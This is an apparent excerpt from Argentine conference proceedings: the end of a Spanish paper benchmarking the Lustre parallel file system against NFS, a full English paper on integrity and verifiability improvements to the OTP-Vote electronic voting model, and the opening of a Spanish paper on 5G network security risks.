


Figura 12. Velocidad Tasa Transferencia Lectura




Figura 13. Velocidad Tasa Transferencia Escritura

6.3. Benchmark Metadata

Los datos utilizados para realizar la prueba, son los siguientes:

Tabla 3 . Configuración Benchmark Metadata

Items por directorio en el árbol	Iteraciones	Block size	Procesos	MGs/MD S
10	2	3	3	1

A continuación se reflejarán los resultados arrojados luego de ejecutar el benchmark con el sistema de archivo paralelo, con 2 OSS:

Tabla 4 . Resultados Benchmark Metadata

Operación	Max	Min	Mean	Std Dev
Directory Creation	2238,97	2162,48	2200,72	38,42
Directory Stat	2265,44	2173,94	2214,79	40,85
Directory Removal	2247,10	1880,85	2063,98	183,12
File Creation	1004,38	885,07	944,72	59,65
File Stat	2696,64	2489,55	2593,09	103,54
File Read	2317,15	1904,93	2111,04	206,11
File Removal	1877,92	1812,65	1845,29	32,63
Tree Creation	6,389	61,72	62,81	1,08
Tree Removal	8,790	80,81	84,36	3,54

6.4. Prueba Metadata

A continuación se reflejarán los resultados arrojados desde la consola de comandos, a fin de validar los datos mostrados en el apartado 6.3:

```
SUMMARY: (of 2 iterations)
-----
Operation      Max      Min      Mean     Std Dev
-----
Directory creation: 2238.970 2162.487 2200.729 38.242
Directory stat : 2265.644 2173.940 2214.792 40.852
Directory removal : 2247.105 1880.855 2063.980 183.125
File creation : 1004.384 885.073 944.728 59.655
File stat : 2696.641 2489.550 2593.095 103.546
File read : 2317.156 1904.931 2111.044 206.113
File removal : 1877.926 1812.656 1845.291 32.635
Tree creation : 63.899 61.728 62.814 1.085
Tree removal : 87.909 80.810 84.360 3.549
```

Figura 14. Prueba Metadata

6.5. Consistencia de datos

Para esta prueba se utiliza la herramienta de monitoreo integrada en Lustre, Jobstats.

Si bien existen varias herramientas en el mercado que son compatibles con Lustre y que permiten de la misma forma obtener estos resultados, se optó por jobstats debido a su simplicidad y que le aporta a Lustre portabilidad a largo de las nuevas actualizaciones.

Por defecto, toda la información almacenada de los trabajos, se guarda en la siguiente ubicación raíz: /proc/fs/lustre/, a la cual se puede acceder directamente desde los propios archivos o utilizando los comandos que proporciona.

Para verificar la consistencia de datos tanto del lado cliente como el servidor, se usarán las siguientes herramientas:

- Lado Cliente: Herramienta IOR
- Lado Servidor OSS: Herramienta integrada de monitoreo de Lustre, jobstats - lctl.

```
obdfilter.lustreFS-OSS0000.stats#
snapshot_time      1592922066.220727322 secs.nsecs
read_bytes         168 samples [bytes] 4096 4194304 583008256
write_bytes        160 samples [bytes] 4096 4194304 587202560
destroy            2 samples [reqs]
stats              11 samples [reqs]
```

Figura 15. Prueba jobstats

```
api                = MPIIO (version=3, subversion=0)
test_filename      = /mnt/lustre/test
access             = file-per-process, independent
pattern            = segmented (1 segment)
ordering in a file = sequential offsets
ordering inter file= no tasks offsets
clients            = 2 (2 per node)
repetitions        = 1
xfer_size          = 4 MiB
blocksize          = 200 MiB
aggregate filesize = 560 MiB
```

Figura 16. Prueba IOR

Se puede observar la consistencia de datos enviada tanto del lado cliente 560 MiB (Figura 16), como del lado del servidor 587202560 Bytes.

7. Conclusiones

Como se puede observar en los resultados obtenidos, la diferencia de performance entre un sistema de archivos convencional, como un NFS, frente a un sistema de archivos paralelo, como Lustre, es muy evidente.

Las pruebas realizadas arrojaron resultados que duplican la performance entre un sistema y el otro, principalmente al utilizar 2 OSS, no tanto así con 1 OSS, básicamente porque se mantiene una capacidad de respuesta muy similar en un NFS y en Lustre con 1 OSS, diferenciándose principalmente en la arquitectura implementada, pero no así en su rendimiento.

Contrario a lo reflejado anteriormente, como se puede ver en la Figura 10, la Figura 11, la Figura 12 y la Figura 13, se distingue un incremento promedio de un 78% en el rendimiento de Lustre con 1 OSS y 2 OSS en IOPS, y un 75% en velocidad de transferencia. Los incrementos de un NFS frente a Lustre con 2 OSS muestran resultados similares a lo mencionado anteriormente, salvo en las IOPS de lectura donde se obtuvo una diferencia de casi 350% de incremento de rendimiento durante varios ensayos.

En las pruebas realizadas, se pudo evidenciar que la diferencia de rendimiento entre NFS y Lustre está ligada al tamaño de archivos que se utilizará, es decir, si se trabaja con archivos de mayor volumen de almacenamiento, la diferencia de un sistema frente al otro se incrementa, caso contrario disminuye al trabajar con archivos de poco volumen de almacenamiento, arrojando resultados más parecidos entre ambas arquitecturas. Esto es entendible desde el punto de vista de la propia arquitectura que, como se ha mencionado en el apartado de resumen, viene a solventar los problemas que originan las operaciones de entrada/salida en los sistemas, que se incrementan de acuerdo al volumen del archivo trabajado.

Concluyendo, se puede afirmar que el aumento de la cantidad de OSS en el sistema, como los discos en el Array de cada OSS, determinará un aumento lineal de la performance de un sistema frente a otro.

8. Referencias

- [1] Tanenbaum, A. S. (2003). *Sistemas Operativos Modernos* (Segunda ed.). México: PEARSON EDUCACIÓN
- [2] Ligon, W. B., & Ross, R. B. (1996). *Implementation and performance of a parallel file system for high performance distributed applications. Proceedings of 5th IEEE International Symposium on High Performance Distributed Computing HPDC-96.*
- [3] http://sedici.unlp.edu.ar/bitstream/handle/10915/77249/Documento_completo.pdf-PDFA.pdf?sequence=1
- [4] Dickens, P. M., & Logan, J. (2009). *A high performance implementation of MPI-IO for a Lustre file system environment. Concurrency and Computation: Practice and Experience,*
- [5] [http://wiki.lustre.org/Lustre_Management_Service_\(MGS\)](http://wiki.lustre.org/Lustre_Management_Service_(MGS))
- [6] [http://wiki.lustre.org/Lustre_Metadata_Service_\(MDS\)](http://wiki.lustre.org/Lustre_Metadata_Service_(MDS))
- [7] [http://wiki.lustre.org/Lustre_Object_Storage_Service_\(OSS\)](http://wiki.lustre.org/Lustre_Object_Storage_Service_(OSS))
- [8] [http://wiki.lustre.org/Lustre_Networking_\(LNET\)_Overview](http://wiki.lustre.org/Lustre_Networking_(LNET)_Overview)
- [9] *The Sun Network Filesystem: Design, Implementation and Experience*, Russel Sandberg, Sun Microsystems, Inc. <http://www.cs.ucf.edu/~eurip/papers/sandbergnfs.pdf>
- [10] *Using IOR to Analyze the I/O performance for HPC Platforms*, Hongzhang Shan, John Shalf, https://crd.lbl.gov/assets/pubs_presos/CDS/ATG/cug07shan.pdf
- [11] <http://wiki.lustre.org/MDTest>
- [12] <http://collectl.sourceforge.net/>
- [13] http://wiki.lustre.org/Managing_Free_Space
- [14] <https://www.nics.tennessee.edu/computing-resources/file-systems/lustre-striping-guide>
- [15] <https://www.nics.tennessee.edu/computing-resources/file-systems/lustre-striping-guide>
- [16] [http://wiki.lustre.org/Lustre_Object_Storage_Service_\(OSS\)](http://wiki.lustre.org/Lustre_Object_Storage_Service_(OSS))

Increasing the reliability and integrity of the OTP - Vote Model

Silvia Bast
Departamento de Matemática,
Facultad de Cs Exactas y Naturales,
Universidad Nacional de
La Pampa. Santa Rosa,
La Pampa, Argentina
silviabast@exactas.unlpam.edu.ar

Germán Montejano Mario Berón
Departamento Informática,
Facultad de Ciencias Físico Matemáticas y
Naturales,
Universidad Nacional de San Luis.
San Luis, Argentina
{gmonte, mberon}@unsl.edu.ar

Abstract

Electronic voting systems do not have wide acceptance in today's society. Opposing citizens base their opinions on unsuccessful experiences that have taken place in recent elections. These events lead to increased distrust in these systems.

In 2016, the basis of a theoretical model of an electronic voting system called OTP Vote was presented. The model uses multiple One Time Pad keys that combine to form a single one and are the ones that inspired the name of the system. This article shows the progress that has been made on the original model in order to increase the reliability and integrity of the system at different stages of the election process. Improvements are specified in: the configuration of the election data and in the process of generating and recovering votes, proposals for end-to-end verifiability and auditing.

Introduction

The implementation of electronic voting in democratic societies presents great discussions that transcend the academic field. The different opinions are based on for and against arguments. Those who oppose argue that it is not possible to guarantee the transparency of the data and also present the failed experiences that have been carried out with systems that do not meet the minimum requirements as evidence. Other citizens are in favor of electronic voting and claim that it produces significant improvements in terms of accuracy and speed in the release of the results.

The opinion of the research team is that they are critical security systems in which the confidence of the electorate is the key aspect that must be taken into account to achieve acceptance, as stated by McGaley and Gibson [1] "A voting system is as good as the public thinks it is".

The research team assumes that the current manual system offers acceptable services. However, given the

amount of sensitive and daily services that are carried out virtually, the challenge of analyzing and evaluating the security conditions that e-voting systems must meet and the solutions proposed by other authors is proposed, with the objective of generating a model that allows the development of a robust and reliable system.

To begin with, the concept of the Electronic Voting System is defined; according to McGaley and Gibson [1] electronic voting refers to any form of vote collection that involves electronic devices (usually computers). Odrisek [2] states that, an electronic voting system is a software component that maps the voting procedure electronically. The specification of the requirements that these systems must meet are addressed by authors such as Epstein [3], Kazi, Alam and Tamura [4], Prince [5] and van de Graaf, Henrich and Müller-Quade [6].

Regarding the data, the electronic voting systems must protect: the anonymity of the voter indefinitely and the data of the votes during the electoral process, since the information is then made public.

The OTP Vote Model, from which this work is carried out, offers: unconditional anonymity and computational security that can be taken to any required level during the election process.

The work is organized as follows: next section explains the OTP Vote model, then the improvements introduced to the model for each stage of the process are presented and finally the conclusions and future work are detailed.

The OTP Vote Model

The OTP-Vote model is initially presented in 2016 and is described in depth in [7]. It presents 3 stages shown in Figure.1.




Figure 1: Stages of the OTP-Vote Mod

The model makes use of the following data elements:

One Time Pad (OTP) keys: [8], which are random and of the same dimension as the message and comply with the hypotheses and conditions of Shannon's "Perfect Secret" [9].

Files: that store bits. They are fundamental in the model, they store the votes and the keys and they are modified during the process:

- Binary File of Votes (BFV) that is modified based on the storage model "Multiple Channels Single Data (MCSD)" proposed by Garcia in [10], shown in Figure 2. It is described and analyzed in [11] and [12] and is presented as a proposed solution to the limitations of Birthday Paradox [13].

Each of the BFV rows where a vote could reside is called a tuple.

- Decryption Key (DK): arises from XOR (\oplus) [14] operations of OTP keys.




Figure 2. Storage model MCSD

Relational Tables: that keep the data of charges, candidates and identifiers of votes and the resulting flat votes.

Next, each of the stages of the original model are described.

A. Election Configuration

It includes the following activities:

1. Definition of the dimensions of the BFV where the votes will reside and the KD.

2. Definition of the dimensions of the attributes that will be stored as elements of the BFV (Vote Identifier, Charge Identifier, Identifier of the selected candidate). To carry out this activity, the probability that an intruder can detect a valid tuple from among all possible tuples must be evaluated. As stated in [7], [15] and [16], by increasing the redundancy in the number of bits to register each attribute, the probability of obtaining a valid tuple from among all combinations of possible values can be taken to any desired value.

3. Generation of codes for each of the identifying attributes (Charges, Candidates and Voting Identifiers).

4. Generation of tables: Voting Identifiers, Charges, Candidates.

6 Finally, the number of electoral authorities (EA) is specified and each of them provides a C_{i1} key for the BFV and a C_{i2} key for KD that will grant the initial values to the files.

$$BFV = BFV \oplus C_{i1} \quad \forall v, 1 \leq i \leq EA \quad (1)$$

$$KD = KD \oplus C_{i2} \quad \forall v, 1 \leq i \leq EA \quad (2)$$

B. Election Development

This stage consists of two processes:

1. Authentication: which is based on verifying that the voter appears on the electoral roll. It is proposed that the user register at the place of the election, in the presence of the board authority that, for each voter, will enable a single vote.

2. Voting, following the sequence of activities detailed.

For each vote v , the system generates an OTP key (KV_v) that encrypts the information of the vote and contributes to the final KD of the votes. The contribution of the KD is made as follows:

$$KD = KD \oplus KV_v \quad \forall v, 1 \leq v \leq N \quad (3)$$

Where N is the total number of voters in a polling station.

The voter generates his vote that combined with the key produces the Final Vote Contribution (FVC), as follows:

First, the system generates the initial contribution formed by an array of bits (IC_v) of the same dimensions as BFV and KD with all the elements at zero and also produces a set of random numbers $SetQ = \{qi\}$ for each of the Q channels in which the storage is divided (following the MCSD scheme), where qi represents the place where the vote will be stored in the i th channel.

For each Vote v , the Vote Chain (VC_v) is formed, consisting of: Vote Id (randomly assigned), Charge Id, the ID of the selected Candidate and each of the $SetQ$ positions is also registered.

Then the XOR of the VC_v is performed with the slots corresponding to the q_i of the IC_v . This is:

$$Contribution_v = VC_{vi} \oplus IC_{vi} \quad \forall i, i \in SetQ \quad (4)$$

Graphically:




Figure 3. Example of a contribution formation

Then apply:

$$FVC_v = Contribution_v \oplus KV_v \quad (5)$$

And Finally:

$$BFV = BFV \oplus FVC_v \quad (6)$$

C. Closure of the Election and Vote Count

At this stage, the intervention of the electoral authorities is required again. The activities detailed are followed:

The C_{i1} keys of the EA authorities (which were used in Stage 1) are applied to the final version of the BFV.

$$BFV = BFV \oplus C_{i1} \quad \forall i, 1 \leq i \leq EA \quad (7)$$

The C_{i2} keys of the EA authorities (which were used in Stage 1) are applied to the final version of the KD.

$$KD = KD \oplus C_{i2} \quad \forall i, 1 \leq i \leq EA \quad (8)$$

The XOR is performed between the BFV and the KD resulting from the previous steps, generating the Binary File of Deciphered Votes (BFDV)

$$BFDV = BFV \oplus KD \quad (9)$$

Then the BFDV is modified by adding two bits to each of the tuples, generating, then, the Binary File of Deciphered Votes version 2 (BFDVv2). The semantics of the mentioned bits are the following: 00: tuple not yet reviewed, 01 tuple of zeros, 10 collision, 11 valid vote.

Subsequently, we proceed to execute the process of recovering votes that were lost by collisions and finally generate the table of Flat Votes.

Finally, the vote count is produced through an SQL query.

Improvements Introduced to the OTP Vote Model

To transform the OTP Vote model into a robust E-voting system, it is necessary to analyze and specify a set of security aspects of great importance that were specified as assumptions in the initial theoretical model presented in [7] and among which, the following can be mentioned:

1. Use of control and encryption attributes, variations in the stored data of votes and analysis of vote recovery alternatives.
2. Analysis and refinement of anti-fraud protocols.
3. Analysis and selection of a cryptographic method that ensures the transmission of data between stations and server.
4. Design of a model for the automation of the parameter configuration process and generation of relational tables of the e-voting system.
5. Specify the intermediate information that can be exposed to the auditors for control.
6. End to End Verifiability.

The progress made so far on the original model that aims to solve aspects 1, 4, 5 and 6 is described.

Table 1 shows the stages involved in each of the aspects

Table 1. Aspects involved in the stages

Stages	Aspects					
	1	2	3	4	5	6
Election Configuration	X			X	X	X
Election Development	X					X
Closure of Election And Vote Count	X			X	X	X

Each of the stages with their corresponding proposals for improvement are described below.

A. Proposals for Improvement in Election Configuration

As seen in Table 1, this stage is affected by aspects 1, 4, 5 and 6.

Regarding aspect 1 called “use of control and encryption attributes, variations in the stored data of votes”, the following improvements were developed:

1. In relation to the variation of the stored data of the votes, as stated in [17] the system provides the possibility of configuring the location of the attributes within the tuple, in Figure 3 it can be seen that the tuple is formed by Vote Identifier = 10100111, Charge Identifier = 0111 and Candidate Identifier = 10111011 Position in Channel 1 = 0011 and Position in Channel 2 = 0100 and stored consecutively to provide clarity to the example; however such attributes could be distributed dispersed in order to obscure the semantics of the tuple. To record this information and later be able to retrieve tuple data, two new tables must be added which will be called Attributes and Locations.




Figure 4. Basic tables

For each of the attributes, a series of restrictions must be met, which are also specified in [17].

2. Regarding the use of control attributes, to strengthen the integrity of the data and thus avoid fraudulent modification attempts, it is proposed in [18] to add one or more sets of control bits (CB) for each individual attribute and also at the level of the complete tuple.

Each CB is calculated as the result of a function $f(x)$. Since they are part of the tuple, they can also be stored sparsely and must comply with the same characteristics as the other data attributes mentioned in [17]. An example of the contents of

the Attributes table for a given configuration is shown in Figure 5.

IdAttribute	Description	Lenght	Quality	Function	DestAttribute
1	IdVote	16	Dato		
2	IdCharge	4	Dato		
3	IdCandidate	16	Dato		
4	CBIdVote1	16	CBAttribute	f(IdVote)	1
5	CBIdVote1	16	CBAttribute	g(IdVote)	1
6	CBIdCharge1	16	CBAttribute	h(IdCharge)	2
7	CBIdCandidate1	32	CBAttribute	p(idCandidate)	3
8	CITuple1	32	CBTuple	k(tuple)	tuple
9	CITuple2	32	CBTuple	m(tuple)	tuple

Figure 5. Attributes table

For Aspect 4 “design of a model for the automation of the process of parameter configuration and generation of relational tables of the e-voting system”, an algorithm of code generation has been developed that will be used for identifiers of the base tables (Identifiers of Votes, Charges and Candidates) and which is specified in detail in [16].

The algorithm makes use of ordered binary hierarchical structures from which the information can be retrieved, that is to say Binary Recovery Trees whose elements are bits.

Since tuples or votes are stored in the BFV through an XOR operation, the codes in the tables must comply with a set of characteristics in order to prevent colliding votes from giving rise to the incorrect interpretation of a vote. An example of this situation is shown in Figure 6.




Figure 6 Example of colliding votes

With respect to Aspect 5, and the information for the audit control, applying commitments to the keys provided by the electoral authorities is proposed, with the objective of verifying that they remain unchanged until Stage 3 where they should be used again.

Once the codes of each of the basic tables have been generated (Charges, Candidates, Votes Identifiers, Attributes and Locations) and after adding the information charges and candidates of the election, w commitments should be applied on each one of the attributes of the tables and also about the key attribute of the Vote Identifiers table.

Aspect 6, End-to-End Verifiability, (E2E), [19], [20], [21] adds greater transparency to the electronic voting process and is defined by the following three conditions:

- Individual verifiability: any voter can verify that their vote was included in the count.
- Universal verifiability: anyone can determine that the total vote count is correct.
- Secret of the vote: no voter will be able to demonstrate which option they chose.

Based on [22], an attribute H should be added to each tuple of the BFV file, which will be the result of a function $f(G)$, where G is a big number generated by the system. H , like the other attributes, can be stored contiguously or separately and must comply with the restrictions specified in [17].

B. Proposals for Improvement in the Development of the Election

In relation to Aspect 1, at this stage, votes are formed taking into account the format of the tuple established according to the configuration of the attributes and their locations in Stage 1.

Regarding Aspect 6, End-to-End Verifiability, the following proposal is established:

1. A big random number G_i is generated for each vote, which is informed to the voter and will be made public.
2. The value of a hash function $f(G_i)$ is stored in attribute H of the vote tuple.

C. Proposals for Improvement in the Closure of Election and Count Votes

Regarding Aspect 1, “use of control and encryption attributes, variations regarding the stored data of votes”, the following proposals were developed:

1. An improvement of the original counting and recovery algorithm, which is specified in detail in [17] and which takes as input the configuration stored in the Attributes and Locations tables and generates the Flat Votes table while the recovery process is being carried out.
2. An iterative improvement was applied to the same algorithm after the inclusion of the CBs [18] in the tuple.

With respect to Aspect 4, the algorithm for the generation of the Table of Flat Votes on which the vote count will be carried out is detailed in [17].

Regarding Aspect 5 about the audit mechanisms, at this stage the electoral authorities intervene again with their codes. Commitments are verified to ensure that they were not modified. It also proceeds to verify the commitments of the data tables and once the Table of Flat Votes is generated, it is digitally signed.

When the final results of the election are published, the BFV and the KD can also be published in such a way that any voter can verify the status of the final data, and replicate the decryption process of the votes.

The authorities' keys and the functions used to compromise the keys are published. Relational tables and commitments are published.

The SQL query is performed on the Voter Identifiers table, to determine the number of registered votes and to compare it with the number of registered voters in the authentication process.

Regarding Aspect 6 E2E verifiability, the G_i numbers of each voter, the function $f(G)$ that was applied to generate the values stored in H and also the values of H are published so that the user can verify that their individual vote was taken into account, since the number G_i has been given as proof of the choice; function $f(G)$ can be applied to verify that the result is H . At the end, the published numbers are verified to be consistent with the values stored in H , that is, that the sum of all the values that the discrete function $f(G)$ throws coincides with the total of voters.

Conclusions and Future Work

This paper exposes the advances that have been made in the three stages of the OTP - Vote Model, in relation to the security aspects that were proposed to develop and improve.

An important step forward has been made regarding the configuration of the election; the set of requirements and characteristics that each of the attributes must meet has been

determined; and an algorithm that generates them according to the established restrictions has been developed.

- The set of restrictions that the attributes must meet in order to be stored dispersed in the tuple has been determined, and an algorithm was generated that allows its recovery according to the established configuration.
- Control bits (*CB*) have been added in order to increase the integrity of the voting data and detect malicious intrusion attempts.
- Audit proposals have been made in order to bring transparency to the election process.
- An End To End Verifiability proposal was also developed, which, as mentioned above, includes three aspects:
 - Individual verifiability: any voter can verify that their vote was included in the count. The system delivers a large G_i number to each voter that is also published at the same time as the results, allowing the user to verify that the assigned G_i number appears among those published.
 - Universal verifiability: anyone can determine that the total vote count is correct. The sum of each of the possible results of the Function $f(G_i)$ is also published, the total of which must coincide with the total of votes, and the function is also published, so that any user can verify that the values returned by $f(G_i)$ are correct.
 - Secret of the vote: no voter will be able to demonstrate which option they chose; in this sense, the contribution of the model is given by the total separation of the voter authentication, voting process and also by the storage model used (MCSD).

As future work, as shown in Table 1, work on the following aspects remains pending:

- Analysis and refinement of anti-fraud protocols.
- Analysis and selection of a cryptographic method that ensures the transmission of data between stations and server.
- Further work must also be done to deepen the analysis of the functions that are most appropriate to apply in the commitments.
- It is necessary to perform a detailed analysis of the function $H=f(G)$ taking the characteristics that it must have, in order not to generate isolated values in any of its options.

References

- [1] M. McGaley, J. Gibson, "A Critical Analysis of the Council of Europe Recommendations on E-Voting", Proceedings of the USENIX/Accurate Electronic Voting Technology Workshop 2006 on Electronic Voting Technology Workshop, USENIX Association.
- [2] B. Odrisek, "E-Voting Security Study", Communications-Electronics Security Group, X/8833/4600/6/21, (Copyright The Crown) Issue 1.2 31 United Kingdom, 2002
- [3] J. Epstein, "Electronic Voting", Cyber Defense.
- [4] [M. Kazi. R. Alam, S.Tamura, "Electronic Voting - Scopes and Limitations" IEEE/OSA/IAPR International Conference on Infonnatics, Electronics & Vision.
- [5] A. Prince, "Consideraciones, aportes y experiencias para el Voto electrónico en Argentina", 2005.
- [6] J.van de Graaf, C. Henrich, J. Müller-Quade, "Requirements for secure voting". Work Notes 2011.
- [7] S. Bast, "Confidencialidad e Integridad de Datos en Sistemas de E-Voting – Un Modelo para la Implementación Segura de un sistema de Voto Presencial", Editorial Académica Española. ISBN 978-3-639-53793-2. 2017.
- [8] N. Nagaraj, V. Vaidya, and P. G. Vaidya, "Revisiting the one-time pad," International Journal of Network Security, vol. 6, no. 1, pp. 94-102, 2008.
- [9] C.E. Shannon, "Communication Theory of Secrecy Systems"- Bell System Technical Journal, N° 28 (1949) 656–715.
- [10] P. García, "Una Optimización para el Protocolo Non Interactive Dining Cryptographers", ISBN-13: 978-3-639-85270-7. ISBN-10: 3639852702. EAN: 9783639852707, Editorial Académica Española. 2017.
- [11] P. García, J. van de Graaf, G. Montejano, D. Riesco, N. Debnath, S. Bast, "Storage Optimization for Non - Interactive Dining Cryptographers (NIDC)", The International Conference on Information Technology: New Generations, 2015, Las Vegas, Nevada, USA.
- [12] P. García, S. Bast, E. Fritz, G. Montejano, D. Riesco, N. Debnath, "A Systematic Method for Choosing Optimal Parameters for Storage in Parallel Channels of Slots". IEEE International Conference on Industrial Technology (ICIT 2016). 14 - 17 March 2016 / Taiwan, Taipei.
- [13] P. García, J. van de Graaf, A. Hevia, A. Viola, "Beating the Birthday Paradox in Dining Cryptographers Networks". In "Progress in Cryptology – Latincrypt 2014", Springer International Publishing, ISSN: 0302-9743. ISSN (electrónico): 1611-3349. ISBN: 978-3-319-16294-2. ISBN (eBook): 978-3-319-16295-9. Ps. 179 – 198. Octubre, 2014.
- [14] M. Murdocca, V.Heuring, "Principles of Computer Architecture. Appendix A: Digital Logic". Editor: Addison Wesley; Edición: US Ed. (29 de noviembre de 1999) Idioma: Inglés - ISBN-10: 0201436647 - ISBN-13: 978-0201436648.
- [15] S. Bast, P. García, G. Montejano, "Modelo de Datos del Sistema de Voto Electrónico Presencial OTP-Vote", Memorias de las 46 Jornadas Argentinas de Informática e Investigación Operativa (JAIIO), SIE 2017 Simposio de Informática en el Estado. 4 al 8 de setiembre de 2017 UTN. Córdoba. Arg. ISSN: 2451-7534
- [16] S. Bast, P. García, G. Montejano, "Generación de Códigos para OTP - Vote". Actas de 5to Congreso Nacional de Ingeniería Informática / Sistemas de Información, Aspectos Legales y Profesionales y Seguridad Informática" ISSN: 2347-0372 © CONAIIISI 2017. Pág 12-22. Noviembre de 2017. Santa Fe.
- [17] S. Bast, P. García, G. Montejano: "Refinamiento de los Procesos de Recuperación de Sufragios y Generación de Votos Planos en OTP-Vote". Actas VI Congreso Nacional de Ingeniería en Informática / Sistemas de Información, (CoNaIIISI 2018). Universidad CAECE de Mar del Plata. Noviembre de 2018 Publicación on line - ISSN 2347-0372.
- [18] S. Bast, G. Montejano, M. Berón: "Mejora de la Integridad de Datos en el Modelo OTP-Vote". Aceptado apra su publicación en las Actas de CACIC 2019.
- [19] P. Ryan, S. Schneider, V. Teague, "End-to-End Verifiability in Voting Systems, from Theory to Practice". Voting Systems, from Theory to Practice. IEEE Security & Privacy, 13(3):59–62, 2015.
- [20] M. Rabin, R. Rivest, "Efficient End to End Verifiable Electronic Voting Employing Split Value Representations" Bregenz, Austria. Proceedings of EVOTE 2014. ISBN 978-9949-23-688-6.
- [21] M. Awad, E. Leiss, "End-to-End Cryptography: Spreading Democracy". International Journal of Applied Engineering Research. Volume 11, Issue 11. Ps. 7391-7394. 2016.
- [22] P. García, S. Bast, G. Montejano: "Verificabilidad "End to End" para OTP - Vote". Actas del XXIII Congreso Argentino de Ciencias de la Computación- (CACIC 2017). Octubre de 2017- La Plata. Ps 1317-1327. ISBN 978-950-34-1539-9

Los riesgos de seguridad en 5G

Peliza Carlos, Dufour Fernando, Serra Ariel, Micieli Gustavo, Machaca Dario
Departamento de Ingeniería e Investigaciones Tecnológicas
Universidad Nacional de La Matanza
Florencio Varela 1908, San Justo
Email: infoingenieria@unlam.edu.ar

1. Resumen

La pandemia de COVID-19 ha acelerado de manera impensada el acercamiento de las personas a las redes informáticas de todo tipo y en diversas modalidades, ya sea para compras on line como para desarrollos de software necesarios para que pequeñas y medianas empresas puedan mantener la productividad de sus empleados desde los domicilios particulares.

Docentes inmigrantes digitales junto a alumnos sin acceso a una conectividad adecuada. Tramitaciones de tradición personalizada migradas a formas virtuales de conexión.

Sin embargo, una afirmación es innegable, se ha sumado al mundo digital, personas cuyas habilidades todavía no estaban totalmente desarrolladas para tan abrumadora tarea.

Por otro lado, uno de los lugares donde abundan los conocimientos necesarios es el mundo del ciberdelito, en otras palabras, se han abierto al público masivo, las playas donde navegan tiburones.

En artículos previos [1], enunciábamos las ventajas comparativas de 5G, que enumeraban los fabricantes y normalizadores de la industria de las Telecomunicaciones:

- Una tasa de datos de hasta 10Gbps - > de 10 a 100 veces mejor que las redes 4G.
- Latencia de 1 milisegundo
- Hasta 100 dispositivos más conectados por unidad de área (en comparación con 4G-LTE).
- Menor consumo de la batería del UE.

Pero, ¿cuáles son las menciones específicas sobre seguridad de la red, del acceso, del software utilizado? ¿Existen normativas específicas de protección de datos o de infraestructura para estas redes 5G?

El objetivo de este trabajo es analizar la situación de la seguridad en las redes de 5G en función de nuevos requerimientos solicitados, en especial, nos referimos a cuáles son las tendencias o soluciones que brindan los proveedores/desarrolladores/reguladores para redes que serán sometidas a un stress de uso superior al hasta ahora conocido.

2. Introducción

En noviembre del año 2019, la European Union Agency for Cybersecurity (ENISA¹) presentó su informe ENISA THREAT LANDSCAPE FOR 5G NETWORKS-Threat assessment for the fifth generation of mobile telecommunications networks (5G), un pormenorizado análisis donde traza un panorama de amenazas posibles para las nuevas redes.

Entre todas las amenazas posibles, se incluyen las que podrían sufrir las infraestructuras por ataques físicos. Sin embargo, no hubo forma de prevenir o pensar que dichos ataques tendrían como razón de ser la existencia de un virus físico.

No hablamos de usuarios enojados con el servicio, sino de personas que por razones dispares afirman que las redes de 5^{ta} generación producen enfermedades en sus cuerpos o que en un futuro los convertirán en “autómatas” de algún tipo.

En resumen, las redes 5G han de enfrentar dos amenazas no previstas, además de las tradicionales para toda red. Primero, la amenaza política producto de la lucha entre China y EEUU, - no es un dato menor que el proveedor más importante de la tecnología es Huawei, de origen chino-. Sobre el particular no abundaremos en detalle.

